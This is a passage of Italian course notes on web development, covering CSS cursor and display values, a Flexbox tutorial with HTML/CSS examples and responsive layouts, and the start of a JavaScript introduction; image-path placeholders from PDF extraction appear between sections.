<tr><td>context-menu</td><td>The cursor indicates that a context-menu is available</td></tr>
</table>
</td>
</tr>
</table>

	col-resize	The cursor indicates that the column can be resized horizontally
	copy	The cursor indicates something is to be copied
	crosshair	The cursor render as a crosshair
	default	The default cursor
	e-resize	The cursor indicates that an edge of a box is to be moved right (east)
	ew-resize	Indicates a bidirectional resize cursor
	grab	The cursor indicates that something can be grabbed
	grabbing	The cursor indicates that something can be grabbed
	help	The cursor indicates that help is available
	move	The cursor indicates something is to be moved
	n-resize	The cursor indicates that an edge of a box is to be moved up (north)
	ne-resize	The cursor indicates that an edge of a box is to be moved up and right (north/east)
	nesw-resize	Indicates a bidirectional resize cursor
	ns-resize	Indicates a bidirectional resize cursor
	nw-resize	The cursor indicates that an edge of a box is to be moved up and left (north/west)
	nwse-resize	Indicates a bidirectional resize cursor
	no-drop	The cursor indicates that the dragged item cannot be dropped here
	none	No cursor is rendered for the element
	not-allowed	The cursor indicates that the requested action will not be executed
	pointer	The cursor is a pointer and indicates a link
	progress	The cursor indicates that the program is busy (in progress)
	row-resize	The cursor indicates that the row can be resized vertically
	s-resize	The cursor indicates that an edge of a box is to be moved down (south)
	se-resize	The cursor indicates that an edge of a box is to be moved down and right (south/east)
	sw-resize	The cursor indicates that an edge of a box is to be moved down and left (south/west)
	text	The cursor indicates text that may be selected
	URL	A comma separated list of URLs to custom cursors. **Note:** Always specify a generic cursor at the end of the list, in case none of the URL-defined cursors can be used
	vertical-text	The cursor indicates vertical-text that may be selected
	w-resize	The cursor indicates that an edge of a box is to be moved left (west)
	wait	The cursor indicates that the program is busy
	zoom-in	The cursor indicates that something can be zoomed in
	zoom-out	The cursor indicates that something can be zoomed out
	initial	Sets this property to its default value.
	inherit	Inherits this property from its parent element.
	Per l'anteprima dei cursori visitare la pagina: https://www.w3schools.com/cssref/pr_class_cursor.asp	
display	- Proprietà usata per cambiare il comportamento degli elementi (per esempio rendere un elemento inline un block o viceversa) - Proprietà pplicabile a tutti gli elementi. - Valore di default è *inline*.	

- Ereditarietà non automatica (necessario indicare *inherit*)

- **Valori possibili**:

Value	Description
inline	Mostra un elemento come un elemento inline (per esempio). Proprietà come width ed height non influiranno sull'elemento.
block	Mostra l'elemento come un elemento block (per esempio <p>). Si occupa l'intero width e si introducono newline.
contents	Makes the container disappear, making the child elements children of the element the next level up in the DOM (non traduco perché mi sembra più chiaro lasciandolo in inglese)
inline-block	Mostra un elemento come un inline-level block container. L'elemento è formattato come un elemento inline, ma possiamo applicare proprietà come width ed height.
inline-table	L'elemento è mostrato come una inline-level table
list-item	L'elemento si comporta come un elemento
table	L'elemento si comporta come un elemento <table>
table-caption	L'elemento si comporta come un elemento <caption>
table-column-group	L'elemento si comporta come un elemento <colgroup>
table-header-group	L'elemento si comporta come un elemento <thead>
table-footer-group	L'elemento si comporta come un elemento <tfoot>
table-row-group	L'elemento si comporta come un elemento <tbody>
table-cell	L'elemento si comporta come un elemento <td>
table-column	L'elemento si comporta come un elemento <col>
table-row	L'elemento si comporta come un elemento <tr>
none	L'elemento viene nascosto completamente (non si vede lo spazio bianco contrariamente a quanto avviene con `visibility:hidden`)
inherit	




























Barre di navigazione con proprietà display

- Abbiamo introdotto la proprietà `display` come strumento che permette di alterare il comportamento tradizionale degli elementi.
- Utilizzando una lista non ordinata e la proprietà `display` possiamo creare una base per una barra di navigazione orizzontale

- ```
  <html>
      <head>
          <style type="text/css">
              ul {list-style-type:none; margin:0; padding:0; }
              li {display:inline}
          </style>
      </head>
      <body>
          <ul>
              <li><a href="#home">Home</a></li>
              <li><a href="#news">News</a></li>
              <li><a href="#contact">Contact</a></li>
              <li><a href="#about">About</a></li>
          </ul>
      </body>
  </html>
  ```
  - Con *list-style-type* rimuoviamo il simbolo che accompagna l'elemento della lista non ordinata
  - Con *display* indichiamo che l'elemento della lista ordinata debba comportarsi come un *elemento inline* (non come *elemento block* come avviene di solito).








Segue un insieme di link allineati sullo stesso livello che possiamo personalizzare introducendo ulteriori proprietà mediante CSS.

Home News Contact About
  ```

Introduzione a Flexbox

- **Premessa**: flexbox non è stato spiegato. Vi assicuro che può essere estremamente utile nella realizzazione dei progetti, soprattutto se volete creare pagine divise su più colonne e/o siti responsive. Quanto segue è un riassunto di quanto presente su w3schools.

- Introduciamo il layout **flexbox**, che permette di disegnare layout responsive senza utilizzare proprietà `float` e `position`.



- Vediamo un esempio introduttivo

```
<!DOCTYPE html>
<html>
<head>
<style>
.flex-container {
  background-color: DodgerBlue;
  display: flex;
}

.flex-container > div {
  background-color: #f1f1f1;
  margin: 10px;
  padding: 20px;
  font-size: 30px;
}
</style>
</head>
<body>
  <div class="flex-container">
    <div>1</div>
    <div>2</div>
    <div>3</div>
  </div>
</body>
</html>
```

Un layout flessibile deve essere racchiuso in un elemento che presenta la proprietà `display: flex`

Gli elementi figli diretti diventano automaticamente flessibili.

Cosa succede se imposto `.flex-container` con `height: 300px`?



Gli elementi interni al container si sono adeguati alla nuova lunghezza, nonostante non sia definita una lunghezza (le uniche proprietà che determinano la grandezza di questi elementi sono padding e margin, oltre al contenuto)



Anteprima del codice con `height: 300px`, ma rimuovendo `display: flex`. Evidente la diversa disposizione degli elementi!

Introdurremo nelle prossime pagine alcune proprietà utili

Proprietà per il container

flex-direction

- Questa proprietà permette di definire la direzione in cui gli elementi del contenitore devono essere impilati.

- **Valori possibili**:
  - `column`, impilo gli elementi flessibili verticalmente (dall'alto verso il basso)



  - `column-reverse`, impilo gli elementi flessibili verticalmente (dal basso verso l'alto)



  - `row`, impilo gli elementi flessibili orizzontalmente (da sinistra a destra) (default)



  - `row-reverse`



flex-wrap

- Questa proprietà specifica se gli elementi flessibili devono andare a capo o no.

- **Valori possibili**:
  - `wrap`, gli elementi flessibili vanno a capo se necessario



  - `nowrap`, gli elementi flessibili non vanno a capo (default)



  - `wrap-reverse`, stesso effetto della `wrap`, ma con gli elementi posizionati nell'ordine inverso



flex-flow

- Proprietà sintesi delle precedenti: possiamo specificare le due proprietà in un colpo solo!
- **Esempio**: `flex-flow: row wrap;`

justify-content

- Proprietà che specifica l'allineamento degli elementi flessibili.

- **Valori possibili**:
  - `center`, elementi flessibili posti al centro del container

  - `flex-start`, elementi flessibili posti a sinistra del container (default)



  - `flex-end`, elementi flessibili posti alla fine del container



  - `space-around`, spazio tra gli elementi flessibili, ma anche prima e dopo la linea flex



  - `space-between`, spazio tra gli elementi flessibili.



align-items

- Proprietà che specifica il posizionamento verticale degli elementi flessibili all'interno del container.

- **Valori possibili** (il container immaginato ha una height fissata):
  - `center`, elementi posti al centro del container



- `flex-start`, elementi posti in cima al container



- `flex-end`, elementi posti in fondo al container



- `stretch`, l'altezza degli elementi flessibili dipende dalla lunghezza del container (default)



- `baseline`, gli elementi flessibili si allineano in base al baseline (attenzione ai numeri con font-size diverso)



align-content

- Proprietà che specifica come allineare le linee flex.

- **Valori possibili** (il container immaginato ha una height fissata):
  - `space-between`, spazio tra le linee



  - `space-around`, spazio tra linee (prima, tra loro, e dopo)



  - `stretch`, gli elementi flessibili sono allungati in modo tale da riempire tutta la lunghezza del container (default)



- `center`, linee poste nel mezzo del container



- `flex-start`, linee poste in cima al container



- `flex-end`, linee poste in fondo al container



Elemento perfettamente centrato

```
<!DOCTYPE html>
<html>
<head>
<style>
.flex-container {
  display: flex;
  justify-content: center;
  align-items: center;
  height: 300px;
  background-color: DodgerBlue;
}

.flex-container>div {
  background-color: #f1f1f1;
  color: white;
  width: 100px;
  height: 100px;
}
</style>
</head>
<body>
  <h1>Perfect Centering</h1>

  <p>A container with both the justify-content and the align-items properties set to <em>center</em> will align the item(s) in the center (in both axis).</p>

  <div class="flex-container">
    <div></div>
  </div>
</body>
</html>
```



Anteprima

Proprietà per gli elementi

order

- Proprietà con cui possiamo stabilire l'ordine degli elementi flessibili.

```
<div class="flex-container">
  <div style="order: 3">1</div>
  <div style="order: 2">2</div>
  <div style="order: 4">3</div>
  <div style="order: 1">4</div>
</div>
```



flex-grow

- Proprietà con cui specifichiamo quanto debba crescere un certo elemento flessibile rispetto agli altri.

```
<div class="flex-container">
  <div style="flex-grow: 1">1</div>
  <div style="flex-grow: 1">2</div>
  <div style="flex-grow: 8">3</div>
</div>
```



flex-shrink

- Proprietà con cui specifichiamo debba restringersi un certo elemento flessibile rispetto agli altri.


```
<div class="flex-container">
  <div>1</div>
  <div>2</div>
  <div style="flex-shrink: 0">3</div>
  <div>4</div>
  <div>5</div>
  <div>6</div>
  <div>7</div>
  <div>8</div>
  <div>9</div>
  <div>10</div>
</div>
```

Abbiamo stabilito che questo elemento non debba restringersi quanto gli altri elementi

flex-basis

- Imposto la larghezza iniziale di un certo elemento flessibile (possiamo esprimere la cosa anche in %)




```
<div class="flex-container">
  <div>1</div>
  <div>2</div>
  <div style="flex-basis:200px">3</div>
  <div>4</div>
</div>
```

Se allargo la schermata l'elemento rimane a 200px, se la riduco l'elemento avrà larghezza minore



flex

- Proprietà sintesi delle precedenti (`flex-grow`, `flex-shrink` e `flex-basis`)

```
<div class="flex-container">
  <div>1</div>
  <div>2</div>
  <div style="flex: 0 0 200px">3</div>
  <div>4</div>
</div>
```



align-self

- Proprietà con cui specificare l'allineamento per un singolo elemento all'interno del container.

```
<div class="flex-container">
<div>1</div>
<div style="align-self: flex-start">2</div>
<div style="align-self: flex-end">3</div>
<div>4</div>
</div>
```



Responsive Flexbox

Laptop and Desktops:

1	2	3

Mobile phones and Tablets:

1
2
3

Possiamo realizzare siti responsive utilizzando la regola `@rule` assieme alle proprietà *flexbox*:

```
.flex-container {
  display: flex;
  flex-direction: row;
}

/* Responsive layout - makes a one column layout instead of a two-column layout */
@media (max-width: 800px) {
  .flex-container {
    flex-direction: column;
  }
}
```

Le strategie sono infinite, come le vie del signore. Possiamo fare la cosa anche così, indicando width specifici

```
.flex-container {
  display: flex;
  flex-wrap: wrap;
}

.flex-item-left {
  flex: 50%;
}

.flex-item-right {
  flex: 50%;
}

@media (max-width: 800px) {
  .flex-item-right, .flex-item-left {
    flex: 100%;
  }
}
```

Capitolo 4

Javascript

Introduzione Javascript

- **Javascript** è un linguaggio di scripting per pagine web e integrabile con HTML
- Consiste in un linguaggio interpretato dove noi scriviamo il nostro codice e l'interprete lo esegue. Gli errori li vedremo non quando salviamo ma quando eseguiremo quanto scritto (in contrapposizione al C++, per esempio)
- La bellezza di Javascript è la possibilità di eseguire eventi in risposta ad azioni svolte dall'utente.
- Javascript è semplice da imparare, è adatto per task ripetitive e per realizzare piccoli programmi.

Attenzione: quando andiamo a validare il codice valideremo solo HTML e CSS.

Origine: Javascript è stato inventato da Netscape e inizialmente usato solo nel browser di Netscape. Adesso tutti i browser supportano Javascript.

Standard: Oggi siamo all'11esima versione di Javascript. Lo standard attuale è l'ECMA-262, approvato dall'ISO.

Debolezze

- Poche funzioni
- Linguaggio solo client-side (non più vero, esiste anche una versione lato server).
- Il codice non può essere nascosto.

Esempi di obiettivi

Oltre a quanto già detto possiamo

- validare dati nei form
- gestire ricerche in una tabella
- recuperare le informazioni salvate nei cookies.

Cosa non possiamo fare?

- Accedere e modificare file su server.
- Non posso accedere a documenti aperti in altre finestre del browser o frame.
- Non posso scrivere sull'hard disk locale, avviare una stampa o modificare le preferenze del browser.

L'unica eccezione a queste regole è la possibilità di leggere e scrivere i cookies, presenti sull'hard disk.

Inserimento del Javascript in una pagina HTML

Per inserire codice Javascript utilizzeremo l'elemento *script*. Possiamo farlo

- indicando come valore dell'attributo type *text/javascript*. Il contenuto dell'elemento consiste nel codice Javascript L'elemento può essere posto
  - nell'head (consigliato)
  - nel body (caldamente sconsigliato)
